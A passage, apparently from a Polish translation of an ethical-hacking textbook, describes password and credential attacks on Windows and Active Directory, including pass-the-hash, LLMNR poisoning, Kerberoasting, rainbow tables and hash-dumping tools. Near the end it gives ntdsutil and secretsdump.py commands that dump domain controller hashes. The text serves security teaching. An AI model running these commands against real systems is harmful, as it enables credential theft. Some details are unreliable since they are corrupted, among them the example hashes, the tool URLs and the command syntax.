przeprowadzić na dowolnym systemie operacyjnym, ale system Windows może być bardziej podatny na ataki ze względu na funkcję pojedynczego logowania (SSO), która przechowuje hasła w systemie i umożliwia użytkownikom dostęp do wszystkich zasobów za pomocą jednorazowego logowania. Do przeprowadzenia ataku typu hash injection/PtH stosuje się różne techniki:

o Atakujący próbuje naruszyć uprawnienia administratora, aby przechwycić wartości pamięci podręcznej skrótów haseł użytkownika z lokalnej bazy danych kont użytkowników lub SAM. Jednak korzystanie z tych przechowywanych w pamięci podręcznej skrótów w trybie offline może być ograniczone przez administratora sieci. Dlatego takie podejście nie zawsze może być wykonalne.

o Atakujący zrzuca skróty haseł z lokalnej bazy danych kont użytkowników lub SAM w celu odzyskania skrótów haseł użytkowników lokalnych i uzyskuje dostęp do kont administratorów, aby naruszyć inne połączone systemy.

o Atakujący przechwytuje komunikaty typu challenge-response LM lub NTLM między klientem a serwerem w celu wydobycia zaszyfrowanych skrótów za pomocą brutalnego wymuszenia.

o Atakujący pobiera poświadczenia użytkowników lokalnych oraz należących do domeny bezpieczeństwa z procesu Windows lsass.exe.

Haker przeprowadza ten atak, wykonując następujące pięć kroków:

o Haker włamuje się do jednej stacji roboczej/serwera za pomocą lokalnego/zdalnego exploita.

o Haker wyodrębnia przechowywane skróty za pomocą narzędzi takich jak pwdump7, Mimikatz itp. i znajduje skrót konta administratora domeny.

o Haker używa narzędzi takich jak Mimikatz do umieszczenia jednego z pobranych skrótów w swoim lokalnym procesie lsass.exe, a następnie używa tego skrótu do zalogowania się do dowolnego systemu (kontrolera domeny) przy użyciu tych samych poświadczeń.

o Haker wyodrębnia wszystkie skróty z bazy danych Active Directory i może teraz przejąć kontrolę nad dowolnym kontem w domenie.

Zatrucie LLMNR/NBT-NS

LLMNR (Link Local Multicast Name Resolution) i NBT-NS (NetBIOS Name Service) to dwa główne elementy systemu operacyjnego Windows używane do rozpoznawania nazw hostów obecnych na tym samym łączu. Usługi te są domyślnie włączone w systemach operacyjnych Windows. Gdy serwer DNS nie może rozpoznać zapytań o nazwę, host przeprowadza nieuwierzytelnioną transmisję UDP z pytaniem do wszystkich hostów, czy ktoś ma nazwę, której szuka. Ponieważ host próbujący się połączyć, podąża za nieuwierzytelnionym i rozgłaszanym procesowi atakującemu staje się łatwe bierne nasłuchiwanie sieci w poszukiwaniu rozgłoszeń LLMNR (port UDP 5355) i NBT-NS (port UDP 137) i odpowiadanie na żądanie, udając hosta docelowego. Po zaakceptowaniu połączenia z hostem atakujący wykorzystuje narzędzia, takie jak Responder.py lub Metasploit, aby przekazać żądanie do nieuczciwego serwera (na przykład TCP: 137) w celu przeprowadzenia procesu uwierzytelnienia. Podczas procesu uwierzytelniania atakujący wysyła hash NTLMv2 do nieuczciwego serwera, który został uzyskany od hosta próbującego się uwierzytelnić. Ten hash jest rozdarty na dysku i można go złamać za pomocą narzędzi do łamania hash offline, takich jak hashcat lub John the Ripper. Po złamaniu tych poświadczeń można użyć do zalogowania się i uzyskania dostępu do legalnego systemu hosta.

Etapy związane z zatruciem LLMNR/NBT-NS:

1. Użytkownik wysyła prośbę o połączenie z systemem udostępniania danych \\DataServer, który omyłkowo wpisał jako \\DtaServr.

2. \\DataServer odpowiada użytkownikowi, mówiąc, że nie zna nazwy hosta

\\DtaServr.

3. Następnie użytkownik przeprowadza rozgłaszanie LLMNR/NBT-NS, aby dowiedzieć się, czy ktokolwiek w sieci zna nazwę hosta\\DtaServr.

4. Atakujący odpowiada użytkownikowi, mówiąc, że jest to \\DataServer, akceptuje hash użytkownika NTLMv2

Narzędzia do zatruwania LLMNR/NBT-NS

o Odpowiadający

Respondent jest trucicielem LLMNR, NBT-NS i MDNS. Odpowiada na określone zapytania NBT-NS (NetBIOS Name Service) na podstawie sufiksu nazwy. Domyślnie narzędzie odpowiada tylko na żądanie usługi serwera plików, które jest przeznaczone dla SMB. Jak pokazano na zrzutach ekranu, osoby atakujące używają narzędzia Responder do wyodrębnienia informacji, takich jak wersja systemu operacyjnego docelowego systemu, wersja klienta, adres IP klienta NTLM, nazwa użytkownika NTLM i skrót hasła.

Wewnętrzny atak na monolog

Atak z monologiem wewnętrznym jest podobny do ataku przeprowadzanego przy użyciu Mimikatz, z tą różnicą, że obszar pamięci procesu usługi podsystemu urzędu zabezpieczeń lokalnych (LSASS) nie

jest zrzucany, co pozwala uniknąć ochrony poświadczeń systemu Windows i programu antywirusowego. Mimikatz to narzędzie post-exploitation, za pomocą którego osoby atakujące mogą wydobywać hasła w postaci zwykłego tekstu, bilety Kerberos i skróty NTLM z pamięci procesów LSASS. Atakujący używają Mimikatz do pobierania danych uwierzytelniających użytkownika z pamięci procesu LSASS, a uzyskane informacje pomagają im w wykonywaniu ruchu bocznego w fazie poeksploatacyjnej. Wewnętrzny atak monologowy jest zwykle przeprowadzany w bezpiecznym środowisku, w którym nie można wykonać Mimikatz. W tym ataku przy użyciu interfejsu dostawcy obsługi zabezpieczeń (SSPI) z aplikacji trybu użytkownika wywoływane jest lokalne wywołanie procedury pakietu uwierzytelniania NTLM w celu obliczenia odpowiedzi NetNTLM w kontekście zalogowanego użytkownika.

Kroki przeprowadzania wewnętrznego ataku na monolog:

1. Atakujący wyłącza zabezpieczenia NetNTLMvl, modyfikując wartości LMCompatibilityLevel, NTLMMinClientSec i RestrictSendingNTLMTraffic.

2. Atakujący wyodrębnia wszystkie tokeny logowania poza siecią ze wszystkich aktywnych procesów, aby podszywać się pod legalnych użytkowników.

3. Teraz atakujący komunikuje się lokalnie z NTLM SSP, aby każdy zamaskowany użytkownik uzyskał odpowiedź NetNTLMvl na wybrane wyzwanie w kontekście bezpieczeństwa tego użytkownika.

4. Teraz atakujący przywraca rzeczywiste wartości LMCompatibilityLevel, NTLMMinClientSec i RestrictSendingNTLMTraffic.

5. Atakujący używa tęczowych tablic do złamania skrótu NTLM przechwyconych odpowiedzi.

6. Na koniec atakujący wykorzystuje złamane skróty, aby uzyskać dostęp na poziomie systemu.

Łamanie hasła Kerberos

Kerberos jest najczęściej używanym protokołem uwierzytelniania jednostek sieciowych. Ze względu na powszechną akceptację jest podatny na różne ataki. Atakujący opracowali różne sposoby włamywania się do protokołu Kerberos i wykorzystywania jego luk w celu łamania słabych haseł, wstrzykiwania złośliwych kodów i uzyskiwania informacji o infrastrukturze sieciowej i różnych podmiotach sieciowych. Atakujący atakują protokół uwierzytelniania Kerberos na dwa popularne sposoby: mianowicie włamując się do TGS, znanego jako Kerberoasting, oraz włamując się do TGT, znanego jako AS-REP Roasting.

AS-REP Prażenie (Pękanie TGT)

W tym ataku atakujący żądają od KDC biletu uwierzytelniającego (TGT) w postaci pakietu AS-REQ. Jeśli konto użytkownika istnieje, KDC odpowiada TGT zaszyfrowanym z poświadczeniami konta. Pozwala to atakującym otrzymać zaszyfrowany bilet, który można następnie zapisać w trybie offline i dalej złamać w celu uzyskania hasła. Atakujący mogą przeprowadzać tego typu ataki zarówno aktywnie, jak i pasywnie. W scenariuszu aktywnym atakujący generują komunikat AS-REP dla użytkownika, podczas gdy w scenariuszu pasywnym atakujący obserwują komunikat AS-REP. W uwierzytelnianiu Kerberos tryb wstępnego uwierzytelniania jest domyślnie włączony i ma na celu zapobieganie atakom polegającym na odgadywaniu hasła w trybie offline. Dlatego, aby przeprowadzić atak ASREP Roasting, osoby atakujące muszą zidentyfikować konta użytkowników z wyłączonym trybem wstępnego uwierzytelniania, tj. konto użytkownika musi być ustawione na „Nie wymagaj uwierzytelniania Kerberos". Atakujący używają narzędzi takich jak Rubeus do przeprowadzania ataków palących AS-REP. Prażenie AS-REP obejmuje następujące kroki:

1. Atakujący identyfikuje konto użytkownika z wyłączoną opcją wstępnego uwierzytelnienia.

2. W imieniu użytkownika osoba atakująca żąda biletu uwierzytelniającego (TGT) od kontrolera domeny lub KDC.

3. Kontroler domeny weryfikuje konto użytkownika i odpowiada, wysyłając bilet TGT zaszyfrowany z poświadczeniami konta.

4. Atakujący przechowuje bilet TGT w trybie offline i łamie go, aby wyodrębnić hasło do konta użytkownika i uzyskać dalszy dostęp do podmiotu sieciowego (tutaj serwera aplikacji).

Kerberoasting (Pękanie TGS)

W tym ataku atakujący żądają TGS dla głównej nazwy usługi (SPN) docelowego konta usługi. To żądanie jest kierowane do kontrolera domeny przy użyciu ważnego biletu uwierzytelniania użytkownika domeny (TGT). Kontroler domeny nie ma żadnych rekordów; jeśli użytkownik uzyskał dostęp do zasobów sieciowych, po prostu przeszukuje SPN w Active Directory, a następnie odpowiada zaszyfrowanym biletem przy użyciu konta usługi połączonego z SPN. Typ szyfrowania używany dla żądanego biletu usługi (ST) to RC4_HMAC_MD5, co wskazuje, że do szyfrowania ST używany jest skrót hasła NTLM. Aby złamać ST, atakujący eksportują bilety TGS z pamięci i zapisują je offline w systemie lokalnym. Ponadto osoby atakujące używają różnych skrótów NTLM do złamania ST, a po pomyślnym złamaniu go można wykryć hasło do konta usługi. Atakujący używają narzędzi takich jak Kerberoast do przeprowadzania ataków Kerberoasting na uwierzytelnianie Kerberos. Kerberoasting obejmuje następujące kroki:

1. W imieniu użytkownika atakujący żąda biletu uwierzytelniającego (TGT) od kontrolera domeny lub KDC.

2. Kontroler domeny weryfikuje konto użytkownika i odpowiada zaszyfrowanym biletem TGT.

3. Z ważnym biletem uwierzytelniania użytkownika (TGT), osoba atakująca żąda TGS.

4. Kontroler domeny weryfikuje bilet TGT i odpowiada biletem TGS.

5. Atakujący przechowuje bilet TGS w trybie offline i łamie go, aby wyodrębnić hasło do konta usługi i uzyskać dalszy dostęp do podmiotu sieciowego (tutaj serwera aplikacji).

Atak typu pass-the-bilet

Pass-the-ticket to technika używana do uwierzytelniania użytkownika w systemie korzystającym z biletów Kerberos bez podawania hasła użytkownika. Uwierzytelnianie Kerberos umożliwia użytkownikom dostęp do usług świadczonych przez zdalne serwery bez konieczności podawania haseł dla każdej żądanej usługi. Aby przeprowadzić ten atak, osoba atakująca zrzuca bilety Kerberos legalnych kont za pomocą narzędzi do zrzucania poświadczeń. TGT lub ST można przechwycić na podstawie poziomu dostępu dozwolonego dla klienta. W tym przypadku ST zezwala na dostęp do określonych zasobów, a bilet TGT jest używany do wysyłania żądania do TGS, aby ST miał dostęp do wszystkich usług, do których klient ma dostęp. Srebrne bilety są przechwytywane dla zasobów korzystających z protokołu Kerberos w procesie uwierzytelniania i mogą służyć do tworzenia biletów w celu wywołania określonej usługi i uzyskania dostępu do systemu, który oferuje tę usługę. Złote bilety są przechwytywane dla domeny z hashem KDS KRBTGT NTLM, który umożliwia tworzenie TGT dla dowolnego profilu w Active Directory. Atakujący przeprowadzają ataki typu pass-the-ticket, kradnąc ST/TGT z maszyny użytkownika końcowego i używając go do ukrycia się jako ważny użytkownik, lub kradnąc ST/TGT z zainfekowanego AS. Po uzyskaniu jednego z tych biletów atakujący

może uzyskać nieautoryzowany dostęp do usług sieciowych i szukać dodatkowych uprawnień oraz krytycznych danych. Atakujący używają narzędzi takich jak Mimikatz, Rubeus, Windows Credentials Editor itp. do przeprowadzania ataków typu pass-the-ticket:

Mimikatz

Mimikatz umożliwia atakującym przekazywanie protokołu Kerberos TGT do innych komputerów i logowanie się przy użyciu biletu ofiary. Narzędzie pomaga również w wydobywaniu z pamięci haseł w postaci zwykłego tekstu, skrótów, kodów PIN i biletów Kerberos. Jest to narzędzie typu open source, które umożliwia każdemu przeglądanie i przechowywanie danych uwierzytelniających, takich jak bilety Kerberos. Atakujący mogą to wykorzystać do eskalacji uprawnień i kradzieży danych uwierzytelniających.

Inne aktywne ataki online

Atak Kombinowany

W ataku kombinacyjnym atakujący łączą wpisy z pierwszego słownika z wpisami z drugiego słownika. Wynikowa lista wpisów może służyć do tworzenia pełnych nazw i słów złożonych. Atakujący wykorzystują tę listę słów do złamania hasła w systemie docelowym i uzyskania nieautoryzowanego dostępu do plików systemowych.

Kroki związane z atakiem kombinowanym:

o Znajdź prawidłowego użytkownika docelowego.

o Zbuduj własne dwa słowniki lub pobierz dwa różne słowniki list słów ze źródeł internetowych.

o Utwórz ostateczną listę słów, łącząc wpisy z dwóch oddzielnych słowników. Na przykład, jeśli pierwszy słownik zawiera 100 słów, a drugi zawiera 70 słów, to połączony słownik zawiera 100 x 70 = 7000 słów.

o Użyj zautomatyzowanych narzędzi, takich jak hashcat, aby złamać hasło docelowego użytkownika.

Atakujący dokonują tego typu łamania haseł w sytuacji, gdy losowa fraza słów jest używana jako domyślna procedura generowania hasła.

Atak odcisków palców

W ataku odcisków palców hasło jest dzielone na odciski palców składające się z kombinacji pojedynczych i wielu znaków, które docelowy użytkownik może wybrać jako swoje hasło. Na przykład dla słowa „hasło” technika ta tworzy odciski palców „p”, „a”, „s”, „s”, „w”, „o”, „r”, „d”, „pa” „ss”, „wo”, „rd” itp. Atakujący zwykle wykonują ten atak w celu złamania złożonych haseł, takich jak „pass-10”. Aby przeprowadzić ten atak, atakujący tworzą listę unikalnych skrótów haseł z bazy danych skrótów haseł, która wyciekła, a następnie przeprowadzają atak siłowy w celu uzyskania listy słów i dalszego rozpoczęcia ataku odciskiem palca.

Atak PRINCE

Atak PROBability INfinite Chained Elements (PRINCE) to zaawansowana wersja ataku kombinacyjnego, w której zamiast pobierać dane wejściowe z dwóch różnych słowników, atakujący używają jednego słownika wejściowego do budowania łańcuchów połączonych słów. Ten łańcuch może zawierać od 1 do n słów ze słownika wejściowego połączonych ze sobą w celu utworzenia łańcucha słów. Na przykład, jeśli długość znaków do odgadnięcia wynosi 5, to ze słownika wejściowego tworzone są następujące kombinacje:

5-literowe słowo

3-literowe słowo + 2-literowe słowo

2-literowe słowo + 3-literowe słowo

1-literowe słowo + 4-literowe słowo

... itd.

Atak z przełączaniem przypadków

W ataku z przełączaniem wielkości liter atakujący próbują wszystkich możliwych kombinacji wielkich i małych liter słowa znajdującego się w słowniku wejściowym. Na przykład, jeśli słowo w słowniku wejściowym to „xyz", generowany jest następujący zestaw kombinacji:

Xyz

Xyz

XYz

XYZ

xYz

... itd.

Wskaźnik powodzenia tego ataku jest niski z następujących powodów:

o Jeśli użytkownicy używają wielkich liter, używają ich na pierwszym miejscu lub pomiędzy słowami

o W innych przypadkach użytkownicy używają mniejszej lub równej liczby wielkich liter niż małych liter

Atak łańcuchowy Markowa

W atakach wykorzystujących łańcuch Markowa atakujący zbierają bazę danych haseł i dzielą każde hasło na sylaby dwu- i trzyznakowe (2-gramowe i 3-gramowe); przy użyciu tych elementów znakowych tworzony jest nowy alfabet, który jest następnie dopasowywany do istniejącej bazy danych haseł. W początkowej fazie tego ataku atakujący ustawiają parametr progowy dla wystąpień elementów i wybierane są tylko litery obecne w nowym alfabecie, które wystąpiły co najmniej minimalną liczbę razy. Ponadto technika ta łączy wybrane litery w słowa o maksymalnej długości ośmiu znaków, a następnie przeprowadzany jest atak słownikowy w celu złamania docelowego hasła.

Atak oparty na GPU

Jednostki przetwarzania grafiki (GPU) to wyspecjalizowane obwody używane w zaawansowanych urządzeniach komputerowych do wyświetlania grafiki. Procesory graficzne mogą być również używane przez przeglądarki internetowe w celu przyspieszenia przetwarzania aplikacji w centrach danych i środowiskach chmurowych. Procesory GPU są oparte na wieloplatformowych interfejsach API, takich jak OpenGL, do których dostęp ma każda aplikacja na urządzeniu z poświadczeniami lub uprawnieniami na poziomie użytkownika. Ponieważ urządzenia komputerowe, takie jak laptopy lub komputery stacjonarne, są domyślnie skonfigurowane ze sterownikami graficznymi i bibliotekami, ataki oparte na GPU mogą być przeprowadzane za pośrednictwem ich interfejsów API. Aby przeprowadzić atak oparty na GPU, osoby atakujące początkowo przeprowadzają socjotechnikę, aby nakłonić ofiarę do pobrania złośliwego programu lub aplikacji. Następnie szkodliwy program umożliwia atakującym potajemne

śledzenie działań użytkownika w przeglądarce i przeprowadzanie wycieków kanałów bocznych w celu kradzieży haseł. Działanie ataku GPU wygląda następująco:

o Atakujący zwabia lub zmusza ofiarę do odwiedzenia niezabezpieczonej witryny lub pobrania na jej system aplikacji zawierającej złośliwe oprogramowanie.

o Kiedy ofiara instaluje aplikację załadowaną złośliwym oprogramowaniem, złośliwe oprogramowanie zaczyna uzyskiwać dostęp do API OpenGL przeglądarki.

o Złośliwe oprogramowanie w OpenGL API konfiguruje szpiega na urządzeniu w celu śledzenia działań w przeglądarce.

o Gdy ofiara uzyskuje dostęp do dowolnej witryny za pośrednictwem przeglądarki, osoby atakujące mogą skopiować każdy znak wprowadzony przez ofiarę w polu hasła witryny.

Pasywne ataki online

Sniffowanie pakietów

Sniffowanie pakietów to forma wąchania lub podsłuchiwania, w której hakerzy wyszukują dane uwierzytelniające podczas przesyłania, przechwytując pakiety internetowe. Atakujący rzadko używają snifferów do przeprowadzania tego typu ataków. Dzięki sniffowaniu pakietów osoba atakująca może uzyskać hasła do aplikacji, takich jak poczta e-mail, strony internetowe, SMB, FTP, sesje rlogin lub SQL. Gdy sniffery działają w tle, ofiara pozostaje nieświadoma ich działania. Gdy sniffery zbierają pakiety w warstwie łącza danych, mogą przechwycić wszystkie pakiety w sieci LAN komputera, na którym działa program sniffera. Ta metoda jest stosunkowo trudna do wykonania i skomplikowana obliczeniowo. Dzieje się tak, ponieważ sieć z koncentratorem implementuje medium rozgłoszeniowe, które wszystkie systemy współużytkują w sieci LAN. Sieć LAN wysyła dane do wszystkich podłączonych do niej maszyn. Jeśli atakujący uruchomi sniffer w jednym systemie w sieci LAN, może zebrać dane wysyłane do i z dowolnego innego systemu w sieci LAN. Większość narzędzi snifferowych idealnie nadaje się do wąchania danych w środowisku koncentratora. Narzędzia te są pasywnymi snifferami, ponieważ biernie czekają na transfer danych przed przechwyceniem informacji. Skutecznie niepostrzeżenie zbierają dane z sieci LAN. Przechwycone dane mogą obejmować hasła wysyłane do zdalnych systemów podczas sesji FTP, rlogin i poczty elektronicznej. Atakujący wykorzystuje te przechwycone dane uwierzytelniające w celu uzyskania nieautoryzowanego dostępu do systemu docelowego. W Internecie dostępnych jest wiele narzędzi do pasywnego wąchania przewodów.

Ataki Man-in-the-Middle/Manipulator-in-the-Middle i powtórka

Kiedy dwie strony komunikują się, może mieć miejsce atak man-in-the-middle/manipulator-in-the-middle (MITM), w którym strona trzecia przechwytuje komunikację między dwiema stronami bez ich wiedzy. Strona trzecia podsłuchuje ruch, a następnie przekazuje go dalej. Aby to zrobić, „człowiek pośrodku" musi jednocześnie wąchać z obu stron połączenia, w ataku MITM atakujący uzyskuje dostęp do kanałów komunikacyjnych między ofiarą a serwerem w celu wydobycia informacji. Ten typ ataku jest często wykorzystywany w technologiach telnet i bezprzewodowych. Implementacja takich ataków nie jest łatwa ze względu na numery sekwencyjne TCP i szybkość komunikacji. Ta metoda jest stosunkowo trudna do wykonania i czasami można ją złamać, unieważniając ruch. W ataku powtórkowym pakiety i tokeny uwierzytelniające są przechwytywane za pomocą sniffera. Po wyodrębnieniu odpowiednich informacji tokeny są ponownie umieszczane w sieci w celu uzyskania dostępu. Atakujący wykorzystuje ten typ ataku do odtworzenia transakcji bankowych lub podobnych rodzajów transferu danych w nadziei na powielenie i/lub zmianę działań, takich jak depozyty bankowe lub przelewy.

Ataki offline

Ataki offline mają miejsce, gdy osoba atakująca sprawdza poprawność haseł. Atakujący obserwuje sposób przechowywania hasła. Jeśli nazwy użytkownika i hasła są przechowywane w czytelnym pliku, atakującemu łatwo jest uzyskać dostęp do systemu. Dlatego ważne jest, aby chronić listę haseł i przechowywać ją w nieczytelnej formie, najlepiej w postaci zaszyfrowanej. Ataki offline są często czasochłonne, ale mają wysoki wskaźnik powodzenia, ponieważ skróty haseł można odwrócić ze względu na ich małą przestrzeń kluczy i krótką długość. Warto zauważyć, że w Internecie dostępne są różne techniki łamania haseł.

Oto dwa przykłady ataków offline:

1. Atak na tęczowy stół

2. Rozproszony atak sieciowy

Atak Tęczowego Stołu

Atak tęczowego stołu wykorzystuje technikę kryptoanalitycznego kompromisu czas-pamięć, która wymaga mniej czasu niż inne techniki. Wykorzystuje już obliczone informacje przechowywane w pamięci, aby złamać szyfrowanie. W ataku Rainbow Table atakujący tworzy z góry tabelę wszystkich możliwych haseł i odpowiadających im wartości skrótu, znaną jako tęczowa tabela.

Tęczowa tabela: Tęczowa tabela to wstępnie obliczona tabela zawierająca listy słów, takie jak pliki słowników i listy brutalnej siły, oraz ich wartości skrótu. Jest to tabela przeglądowa używana specjalnie do odzyskiwania hasła w postaci zwykłego tekstu z tekstu zaszyfrowanego. Atakujący używa tej tabeli do wyszukiwania hasła i próbuje odzyskać je z skrótów haseł.

Obliczone skróty: osoba atakująca oblicza skrót dla listy możliwych haseł i porównuje go z wcześniej obliczoną tabelą skrótów (tęczową tabelą). Jeśli atakujący znajdą dopasowanie, mogą złamać hasło.

Porównaj skróty: osoba atakująca przechwytuje skrót hasła i porównuje go z wcześniej obliczoną tabelą skrótów. Jeśli zostanie znalezione dopasowanie, hasło zostanie złamane. Łatwo jest odzyskać hasła, porównując przechwycone skróty haseł z wcześniej obliczonymi tabelami.

Przykłady wstępnie obliczonych skrótów:

lqazwed -> 4259cc34599c530b28a6a8f225d668590

hh021da -> c744b!716cbf8d4dd0ff4ce31al77151

9da8dasf -> 3cd696a8571a843cda453a229d741843

sodifo8sf -> c744bl716cbf8d4dd0ff4ce31al77151

Narzędzie do tworzenia tęczowych tabel: rtgen

RainbowCrack to implementacja ogólnego przeznaczenia, która wykorzystuje technikę wymiany pamięci czasu do łamania skrótów. Ten projekt pozwala złamać zaszyfrowane hasło. Atakujący używają narzędzia rtgen tego projektu do generowania tęczowych tabel. Jak pokazano na zrzucie ekranu, program rtgen potrzebuje kilku parametrów do wygenerowania tęczowej tabeli. Składnia wiersza poleceń to:

Syntax: rtgen hash_algorithm charset plaintext_len_min

plaintext_len_max table_index chain_len chain_nuin part_index

Rozproszony atak sieciowy

Rozproszony atak sieciowy (DNA) to technika używana do odzyskiwania plików chronionych hasłem, która wykorzystuje niewykorzystaną moc obliczeniową maszyn rozproszonych w sieci do odszyfrowania haseł. W tym ataku atakujący instaluje menedżera DNA w centralnej lokalizacji, w której maszyny z klientami DNA mogą uzyskiwać do niego dostęp przez sieć. Menedżer DNA koordynuje atak i przydziela małe części wyszukiwania klucza maszynom rozproszonym w całej sieci. Klient DNA działa w tle, zabierając tylko niewykorzystany czas procesora. Program łączy możliwości przetwarzania wszystkich klientów podłączonych do sieci i wykorzystuje je do złamania hasła. Do przeprowadzenia tego ataku atakujący wykorzystują zestaw narzędzi do odzyskiwania hasła (PRTK), który jest wyposażony w narzędzia DNA.

Cechy DNA są następujące:

o Łatwo odczytuje statystyki i wykresy

o Dodaje słowniki użytkownika w celu złamania hasła

o Optymalizuje ataki na hasła dla określonych języków

o Modyfikuje słowniki użytkownika

o Obejmuje funkcję instalacji klienta stealth

o Automatycznie aktualizuje klienta podczas aktualizacji serwera DNA

DNA można podzielić na dwa moduły:

Interfejs serwera DNA

Interfejs serwera DNA umożliwia użytkownikom zarządzanie DNA z poziomu serwera. Moduł serwera DNA zapewnia użytkownikowi status wszystkich zadań wykonywanych przez serwer DNA. Interfejs zawiera następujące zadania:

Bieżące zadania: Bieżąca kolejka zadań składa się ze wszystkich zadań dodanych do listy przez kontroler. Bieżąca lista zadań zawiera wiele kolumn, takich jak numer identyfikacyjny przypisany do zadania przez DNA, nazwa zaszyfrowanego pliku, hasło użytkownika, hasło pasujące do klucza umożliwiającego odblokowanie danych, status zadania, i różne inne kolumny.

Zakończone zadania: Lista ukończonych zadań zawiera informacje o zadaniach odszyfrowywania, w tym hasło. Zawiera również wiele kolumn, które są podobne do bieżącej listy zadań. Kolumny te zawierają numer identyfikacyjny przypisany zadaniu przez DNA, nazwę zaszyfrowanego pliku, odszyfrowaną ścieżkę pliku, klucz użyty do zaszyfrowania i odszyfrowania pliku, datę i godzinę rozpoczęcia pracy serwera DNA nad zadaniem , datę i godzinę zakończenia pracy serwera DNA, czas, który upłynął itp.

Interfejs klienta DNA

Użytkownicy mogą korzystać z interfejsu klienta DNA z wielu stacji roboczych. Interfejs ułatwia koordynację statystyk klienta i jest dostępny na komputerach z preinstalowaną aplikacją kliencką DNA. Istnieje kilka elementów, takich jak nazwa klienta DNA, nazwa grupy, do której należy klient DNA oraz statystyki dotyczące bieżącego zadania.

Zarządzanie siecią

Okno dialogowe Ruch sieciowy pomaga w wykryciu szybkości sieci używanej przez DNA oraz każdej długości jednostki roboczej klienta DNA. Korzystając z długości jednostki roboczej, klient DNA może pracować bez kontaktowania się z serwerem DNA. Aplikacja kliencka DNA może kontaktować się z serwerem DNA na początku i na końcu długości jednostki roboczej. Użytkownik może monitorować kolejkę statusu zadania i DNA. Po zebraniu danych z okna dialogowego Ruch sieciowy użytkownik może modyfikować pracę klienta. Wraz ze wzrostem długości jednostki roboczej zmniejsza się prędkość ruchu sieciowego. Spadek prędkości ruchu powoduje, że klient pracujący nad zadaniami spędza więcej czasu. W związku z tym użytkownik może wysyłać mniej żądań do serwera ze względu na zmniejszenie przepustowości ruchu sieciowego.

Narzędzia do odzyskiwania hasła

Narzędzia do odzyskiwania hasła pozwalają atakującym łamać złożone hasła, odzyskiwać silne klucze szyfrujące i odblokować kilka dokumentów.

Rozproszone odzyskiwanie hasła Elcomsoft

Aplikacja Elcomsoft Distributed Password Recovery umożliwia atakującym łamanie złożonych haseł, odzyskiwanie silnych kluczy szyfrujących i odblokowywanie dokumentów w środowisku produkcyjnym. Atakujący mogą użyć tego narzędzia do odzyskania haseł docelowego systemu w celu uzyskania nieautoryzowanego dostępu do krytycznych plików i innego oprogramowania systemowego. Niektóre narzędzia do odzyskiwania hasła są wymienione w następujący sposób:

Zestaw narzędzi do odzyskiwania hasła (https://occessdato.com)

Passware Kit Forensic (https://www.posswore.com)

hashcat (https://hoshcot.net)

Narzędzie odzyskiwania hasła systemu Windows (https://www.windowsposswordsrecovery.com)


PCUnlocker (https://www.top-possword.com)

Narzędzia do wyodrębniania skrótów haseł

Do wyodrębnienia skrótów haseł z systemu docelowego można użyć następujących narzędzi:

pwdump7

pwdump7 to aplikacja, która zrzuca skróty haseł (funkcje jednokierunkowe lub OWF) z bazy danych NT SAM, pwdump wyodrębnia skróty haseł LM i NTLM lokalnych kont użytkowników z bazy danych Security Account Manager (SAM). Ta aplikacja lub narzędzie działa poprzez wyodrębnienie binarnego pliku SAM i SYSTEM z systemu plików, a następnie wyodrębnia skróty. Jedną z najpotężniejszych funkcji pwdump7 jest możliwość zrzucania chronionych plików. Pwdump7 może również wyodrębniać hasła w trybie offline, wybierając pliki docelowe. Korzystanie z tego programu wymaga uprawnień administracyjnych w systemie zdalnym. Jak pokazano na zrzucie ekranu, osoby atakujące używają tego narzędzia do wyodrębniania skrótów haseł z systemu docelowego.



Oto niektóre z dodatkowych narzędzi do wyodrębniania skrótów haseł:

Mimikatz (https://github.com)

Imperium Powershell (https://github.com)

DSInternals PowerShell (https://github.com)

Ntdsxtract (https://github.com)

Uwaga: Korzystanie z powyższych narzędzi wymaga uprawnień administratora w systemie zdalnym.

Łamanie haseł za pomocą narzędzia do kontroli haseł domenowych (DPAT)

DPAT to skrypt Pythona, który generuje statystyki użycia haseł na podstawie skrótów haseł zrzuconych z kontrolera domeny (DC) oraz pliku do łamania haseł, takiego jak hashcat.pot, generowanego za pomocą narzędzia hashcat podczas łamania haseł. Generuje również raport HTML z klikalnymi linkami. Osoba atakująca może otworzyć każde łącze i przeanalizować nazwy użytkowników, aktualne hasła i inne statystyki dotyczące haseł. Początkowo atakujący zrzuca pliki skrótów LM i NT z kontrolera domeny, korzystając z naruszonych uprawnień administratora, po czym atakujący łamie te skróty LM i ładuje je do pliku listy haseł za pomocą DPAT.

Kroki, aby złamać hasła za pomocą DPAT

Krok 1: Uruchom następujące polecenie, aby zrzucić skróty haseł z kontrolera domeny (DC). Wymaga to wystarczającej ilości miejsca na dysku C do przechowywania danych wyjściowych.

„ntdsutil „ac w ntds” „ifm” cr fu c:\temp” q

Krok 2: Zrzut zawiera dwa pliki, Active Directory\ntds.dit i register\SYSTEM. Teraz przekonwertuj format pliku wyjściowego na format akceptowany przez narzędzie DPAT, używając skryptu Python secretsdump.py:

secretsdump.py -system register/SYSTEM -ntds „Active Directory/ntds.dit" LOKALNY -plik wyjściowy użytkowników

Ten skrypt przechowuje plik wyjściowy w formacie users.ntds.

